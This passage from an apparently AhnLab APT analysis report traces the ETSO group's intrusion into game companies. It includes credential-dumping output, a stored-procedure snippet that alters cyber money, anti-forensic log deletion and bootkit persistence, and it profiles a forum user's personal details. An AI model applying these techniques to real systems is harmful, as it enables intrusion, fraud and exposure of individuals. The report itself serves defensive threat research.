12:05:51 WINWORD.EXE      200   MODIFY     C:₩Documents and Settings₩vmuser₩Application Data₩Microsoft₩Documen
12:05:51 WINWORD.EXE      200   CREATE     C:₩Documents and Settings₩vmuser₩Local Settings₩Temporary Internet File
```

Figure 9. APT Mail Using the Documents Acquired from a Game Company

2.2. Establishing a Foothold

The attacker that succeeded in initial attack creates a backdoor to the system and prepares a path for continuous attack. In this case, the first attack is mainly made on the employee's network regularly used for general work. In the case of the ETSO Attack Group, the back door generation program made it possible for many techniques to be executed with a variety of "back doors" to communicate with the C&C. The common functions of each of the back doors are as follows:

- System Information and Control
- Search option
- File transfer to C&C server
- Control of process and module
- Service control
- Registry control
- Instant screen capture
- Remote control
- Command Shell
- Proxy function (open port)
- Keylogging

In addition to the above mentioned ways, in order to secure the additional attack route to the network, the ETSO Group uploaded the back door on the internal file server that was openly shared within the company. The uploaded back door was disguised as a generally used program such as a driver, Office or Chrome install file. Such disguised features induce users to install the file.





Figure 10. File Menu of ETSO Backdoor Generating Program

(Top: Infected PC file. Bottom: Master file information)

2.3 Escalation of Privileges

The attacker who successfully installed the back door on the initial attack, then moved on to the target system. In order to progress, the attacker needed to access an account from a higher authority such as information from an administrator, including ID, password and NTLM Hash information, all available in the system registry and memory. In the case of the ETSO Group, they would use existing tools such as gsecdump, WCE(Windows Credential Editor), mimikatz or insert the DLL (wceaux.dll, sekuralsa.dll) in the malicious code, dropping and calling the information. In addition, the attacker may use its key logging function from the backdoor to steal the ID/Password.

For the sake of convenience, the same IDs and Passwords are mainly used for all of the local system administrators. Also, a domain administrator account is used to access more than one system in the active directory setting. In this case, the attacker can easily acquire the administrator’s ID/Password as well as the hash value.



```
C:\>wce -l
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
 by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

dbuser:MSSQL:[redacted]3C3A5A38C85A[redacted]B435B51404[redacted]:[redacted]A25DE61DD1E8B2B7FEA30925CA0[redacted]
MSSQL$:NTLMTEST:00000000000000000000000000000000:[redacted]6E01A0205302D22C134EA1888[redacted]
E
Administrator:NTLMTEST:00000000000000000000000000000000:[redacted]98DA498CB790C61C66D40
5A2410[redacted]
```

Figure 11. Acquiring Domain Administrator’s NTLM Hash through WCE

2.4. Lateral Movement

The attacker who obtained the account information of privilege authority then created a back door to the system. In this case, if the acquired account was the domain administrator's, then the attacker could install back doors on all of the corresponding parts of the domain as well as the domain and systems in trust relations. The install process is as follows:

The attacker will use the acquired ID/Password or NTLM Hash value to create an agreement with the system network to move to, and copy, the back door. The copied backdoor is then executed using the work scheduler, and it is operated using the system authority. The executed back door then broadcasts connection status with the C&C server using the proxy feature, and the attacker approaches the corresponding system based on the broadcast information.

The attacker repeats the process until the target system is found, such as a DB. In most cases, the attacker will search for an administrator's system inside the network, approach the gateway server and finally enter the server network. From then on, the attacker uses the same method and installs many back doors in the server network.


2.5 Maintain Network Presence

The attacker uses various Reloading Point techniques in order to maintain the connection between the installed back door and the C&C server. First, a Bootkit technique will be used to load the backdoor after transforming the MBR. The characteristic of the bootkit is that the corresponding bootkit is encoded with XOR on the loading data inside the trash and it is saved. Another method is to use files such as wiarpc.dll, tsvipsrc.dll which are loaded automatically during booting. The malicious file such as the DDL is saved under folder 32 and is used during the back door reloading. Registering the back door as a general service is also one way it may be used.

The attacker uses various kinds of anti-forensic techniques in order to avoid being disconnected with the C&C server once the back door is discovered. The backdoor install file and batch file are copied by network sharing, and the batch file is executed with the work scheduler. The batch file executes the back door install file and deletes the install file as well as the work schedule file (.job), and the cl of the wevtutil command is used to delete the event logs (security, system and application). Additionally, the registry key values are deleted in order to erase traces of the back door execution into the service. With these anti-forensic techniques, the attacker reduces the backdoor detection rate, avoiding the chances of being caught by back tracing.

In addition, a method of installing backdoor only in the memory area was applied, since this can avoid the threat detection of security products. After installation, the backdoor erases all of the files and only exists in the memory while waiting for the system to turn off. When the system is turned off, the files needed for back door reloading are generated and they are loaded during system booting. Then, the loaded back door erases all of the related files and stays only in the memory.

Even though administrators and analysts detect back doors and delete them, the attacker will install even more back doors on the system to maintain its connection with the C&C server.



When a PC is booted and Windows service starts, the patched Twain.dll is loaded and decodes the SVC_DLL area which was encoded in the physical disk. Then, it modifies the patched area to null after execution.


SVC_DLL loads the Hooking driver encoded its inside and hides the network port and generates/executes file(s).

Figure 12 Securing Connection with the Network Using the MBT Bootkit

2.6. Compromised Data

The attacker who approaches the DB server will proceed with various kinds of tasks depending on the attack purpose such as attacking the cyber money or stealing personal information. In the case of a cyber-money update, a query request is made on the DB using the features embedded on the back door and by SQLCMD.EXE. Or, the existing Stored Procedure is changed to update. When the Stored procedure registered in the mail table is changed and the mail is received, the Stored Procedure is operated to update the cyber money of a specific character. Also, the DDL which is used in the MS SQL DB which transforms the opends60.dll (SQL Open Data Services DLL), can be used to update the cyber money.

In case of information leakage, a DB for a customer information dump file is generated, compressed as BZIP (bz2) and exported out using FTP.




```
select top 1 @pwd=title,@tmp=text from mails where sender_id=@char_id and title=
'[redacted]_[redacted]me5!';

if @pwd='[redacted]_[redacted]me5!'
begin
select @PNA=charindex('@',@tmp)
select @PNB=len(@tmp)
select @name=left(@tmp,@PNA-1)
select @PNC=@PNB-@PNA
select @money=right(@tmp,@PNc)

select top 1 @TMPNO=account_id from characters where name=@
update characters set money=@money where account_id=@TMPNO
```

Figure 13. Cyber Money Update Using the Transformation of Stored Procedure

Tracing the ETSO Malicious Code

1. ETSO Master



上线密码: 1234　延迟时间(秒): 0

主机: 127.0.0.1　端口: 12345

主机: 127.0.0.1　端口: 12345

主机: 127.0.0.1　端口: 12345


主机: 127.0.0.1　端口: 12345

反弹服务端口: 12345　上线密码: 1234

日志显示数量: 1000　☑ 记录正常日志　☑ 记录警告日志　☑ 记录错误日志

2013-8-12 14:09:37　计算机: 1　日志: 4　诊断: 0

Figure 14. ETSO Malicious Code Agent Master



计算机 : VMXPSP3ZH
内网 : 127.0.0.1
外网 : 127.0.0.1
来源 :
状态 : 在线
备注 : VMXPSP3ZH
版本 : 20111011
处理器 : 3901MHz
内存 : 511MB
屏幕 : 1213*1046
系统 : WINXP/SP3
语言 : 中文(中国)
上线时间 : 2013-08-12 13:58:00
权限 : 系统
连接方向 : 反向
标识 : 66D9AAA76255C922

这里是消息标题!

这里是消息内容!

● ○ ○ ○


Figure 15. ETSO Agent Manager Menu

On the top portion of the master, there are two main menus: agent list and agent master. The center area shows the directory of the agent lists which are connected, and the bottom portion shows variety of options related to the master.

2. Network Traffic Analysis

2.1. Characteristic of the Traffic

In the initial access, a request for connection is made from an infected remote PC to the master. If the Three-Way Handshake is made between the two, the PC and master will be connected and the information of infected PC will be delivered to the master.




```
Source  Destination Protocol Length Info
AGENT   MASTER      TCP          66 49929 > 54321 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
MASTER  AGENT       TCP          66 54321 > 49929 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 SACK_PERM=1
AGENT   MASTER      TCP          54 49929 > 54321 [ACK] Seq=1 Ack=1 Win=65536 Len=0
AGENT   MASTER      TCP         137 49929 > 54321 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=83
MASTER  AGENT       TCP          89 54321 > 49929 [PSH, ACK] Seq=1 Ack=84 Win=64157 Len=35
AGENT   MASTER      TCP        1019 49929 > 54321 [PSH, ACK] Seq=84 Ack=36 Win=65536 Len=965
MASTER  AGENT       TCP          54 54321 > 49929 [ACK] Seq=36 Ack=1049 Win=63192 Len=0
```

AhnLab

Figure 16. Connected Traffic between Master and Agent

Then, after every 60 seconds, the Keep-Alive traffic will be created to check the connection between the master and the infected PC.



```
158.45707 AGENT  MASTER TCP   55 [TCP Keep-Alive] 49929 > 54321 [ACK] Seq=2013 Ack=69 Win=65536 Len=1
158.45731 MASTER AGENT  TCP   54 [TCP Keep-Alive ACK] 54321 > 49929 [ACK] Seq=69 Ack=2014 Win=64240 Len=0
159.23834 MASTER AGENT  TCP   87 54321 > 49929 [PSH, ACK] Seq=69 Ack=2014 Win=64240 Len=33
159.27133 AGENT  MASTER TCP 1019 49929 > 54321 [PSH, ACK] Seq=2014 Ack=102 Win=65536 Len=965
159.48814 MASTER AGENT  TCP   54 54321 > 49929 [ACK] Seq=102 Ack=2979 Win=63275 Len=0
219.50656 AGENT  MASTER TCP   55 [TCP Keep-Alive] 49929 > 54321 [ACK] Seq=2978 Ack=102 Win=65536 Len=1
219.50681 MASTER AGENT  TCP   54 [TCP Keep-Alive ACK] 54321 > 49929 [ACK] Seq=102 Ack=2979 Win=63275 Len=0
220.23852 MASTER AGENT  TCP   87 54321 > 49929 [PSH, ACK] Seq=102 Ack=2979 Win=63275 Len=33
220.28312 AGENT  MASTER TCP 1019 49929 > 54321 [PSH, ACK] Seq=2979 Ack=135 Win=65536 Len=965
220.41025 MASTER AGENT  TCP   54 54321 > 49929 [ACK] Seq=135 Ack=3944 Win=64240 Len=0
280.41037 AGENT  MASTER TCP   55 [TCP Keep-Alive] 49929 > 54321 [ACK] Seq=3943 Ack=135 Win=65536 Len=1
280.41072 MASTER AGENT  TCP   54 [TCP Keep-Alive ACK] 54321 > 49929 [ACK] Seq=135 Ack=3944 Win=64240 Len=0
281.23856 MASTER AGENT  TCP   87 54321 > 49929 [PSH, ACK] Seq=135 Ack=3944 Win=64240 Len=33
281.27512 AGENT  MASTER TCP 1018 49929 > 54321 [PSH, ACK] Seq=3944 Ack=168 Win=65280 Len=964
281.44145 MASTER AGENT  TCP   54 54321 > 49929 [ACK] Seq=168 Ack=4908 Win=63276 Len=0
```


AhnLab

Figure 17. Keep-Alive Traffic between the Master and the Agent

2.2. Traffic Encoding

In the same OS environment, the same IP and Port were used during the test. It has been found that the traffic is different in its delivery over the same command. After repeated tests, a pattern was found in the traffic between the infected PC and the master. Thus, it is surmised that it was not completely encrypted but was encoded by a certain level.

Including the initial connection, the traffic encoding was also applied in the Keep-Alive traffic and in the all command transferred traffic. The Key logging and CMD command results were also not delivered in plain text but in encryption.



```
0000   00 0c 29 d9 0d 89 00 0c  29 4c 81 52 08 00 45 00   ..)..... )L.R..E.
0010   00 38 01 4c 40 00 80 06  d5 18 c0 a8 d1 81 c0 a8   .8.L@... ........
0020   d1 88 d4 31 c3 1a b2 8c  10 bb 77 4d 0c 3a 50 18   ...1.... ..wM.:P.
0030   f6 64 22 58 00 00 8b 87  da 16 d1 a8 88 cc e8 31   .d"X.... .......1
0040   b9 97 3e 7c f4 2e                                  ..>|..

0000   00 0c 29 d9 0d 89 00 0c  29 4c 81 52 08 00 45 00   ..)..... )L.R..E.
0010   00 38 00 d6 40 00 80 06  d5 8e c0 a8 d1 81 c0 a8   .8..@... ........
0020   d1 88 d4 31 c3 0b d7 90  b4 dc f4 68 df 59 50 18   ...1.... ...h.YP.
0030   fa f0 22 fb 00 00 89 68  70 c1 2b a9 ab bd 5a e9   .."..... .h p.+...Z.
0040   9f 35 64 22 46 35                                  .5d"F5
```

Figure 18. Encoded Traffic


(When a service administration command is delivered in the same environment, different traffic patterns are found.)

Currently, the communication between the ETSO malicious code master and the agent is being encrypted. It seems impossible to create a PCRE and REGEX pattern which can be blocked by IDPS and other network security system. Regarding the newest version of ETSO, it is assumed that there must be a telecommunicating module hiding within the network traffic.

3. Profile of the ETSO Creation Tool

The question is thus raised regarding who actually made the ETSO Attack tool in the first place. An investigation was conducted to find the ESTO APT creator as the ETSO master's traces were traced back in the analysis.

In the ETSO master, you can see the http access on the lower menu of the malware toolkit; the Baidu URL values are seen. Baidu is the largest portal site in China. In the middle, you can see the string “DZKSJDADBDCDH-DOCADOCADOCBDDZJS”. The string appears when the IP is entered and information is changed, setting the initial value to be ”127.0.0.1”. At this time, the value DZKSJDADBDCDHDOCADOCADOCBDDZJS is set.



无间道-远控系统3.0-穿越代理服务器版本（2011-12-09）

上线密码: 1234

延迟时间(秒): 0

URL: HTTP://tieba.baidu.com/f?kz=866965377

URL: HTTP://tieba.baidu.com/f?kz=866965377

URL: HTTP://tieba.baidu.com/f?kz=866965377

URL: HTTP://tieba.baidu.com/f?kz=866965377

主机: 127.0.0.1


端口: 12345

DZKSJDADBDCDHDOCADOCADOCBDDZJS

Figure19. Distinctive String in the ETSO Malware Toolkit

Through a Google search of the ‘DZKSJDADBDCDHDOCADOCADOCBDDZJS’ string on the malware toolkit, a link of ‘http://tieba.baidu.com/p/1103191865’ was found. There were reply messages titled TEST and all of the messages were submitted by a person with the ID “whg0001”. This value matches the one on the ETSO malware toolkit.

It is assumed that the attacker designated a specific blog address when the ETSO APT malicious code agent was activated in order to immediately determine whether the attack was successful or not. The attacker can know the victim’s IP address after decrypting the encryption.



whg0001
DZKSDBGABDCDHDOCADOCADOCBDDZJS
举报 | 1楼 2011-06-08 19:00 回复


whg0001
DZKSJDADBDCDHDOCADOCADOCBDDZJS
举报 | 2楼 2012-06-14 10:31 回复

whg0001
DZKSJDADBDCDHDOCADOCADOCBDDZJS
举报 | 3楼 2012-06-14 10:32 回复


Figure 20. The Website ‘http://tieba.baidu.com/p/1103191865’

It is assumed that the according blog content is related to the APT tool creation. Thus, a further investigation was made on the person with the ID of whg0001.

When the link of whg0001 is clicked, brief information on the person with the ID whg0001 appears. He is a male who was born and still lives in Szechuan, Chengdu.



whg0001
男　现居四川-成都　出生于四川-成都
个人网址：www.baidu.com/p/whg0001



基本资料

性别	男
生日	1991年 1月 1日
出生地	四川-成都-青羊区
居住地	四川-成都-青羊区

详细资料

体型	苗条
婚姻状态	已婚
个人习惯	从不抽烟 偶尔喝酒 爱睡懒觉
性格	温柔 粗犷 活泼 开朗 豪爽
教育程度	大学
当前职业	计算机/互联网

兴趣爱好

书籍	无


Figure 21. User ID whg0001 Information

Below is the translation of the detail information:

Basic Info	Gender	Male
	Birthdate	Jan 1' 1991
	Place of Birth	Szechuan, Chengdu, Chengyang Qu
	Current Address	Szechuan, Chengdu, Chengyang Qu
Detail Info	Body Figure	Slim
	Marital Status	Married
	Habit	Non-smoker, occasional drinker, likes to take naps during the day
	Personality	Cheerful and calm personality
	Highest Education	University
	Major	Computer Science/Network

Table 6. Information on User ID whg0001

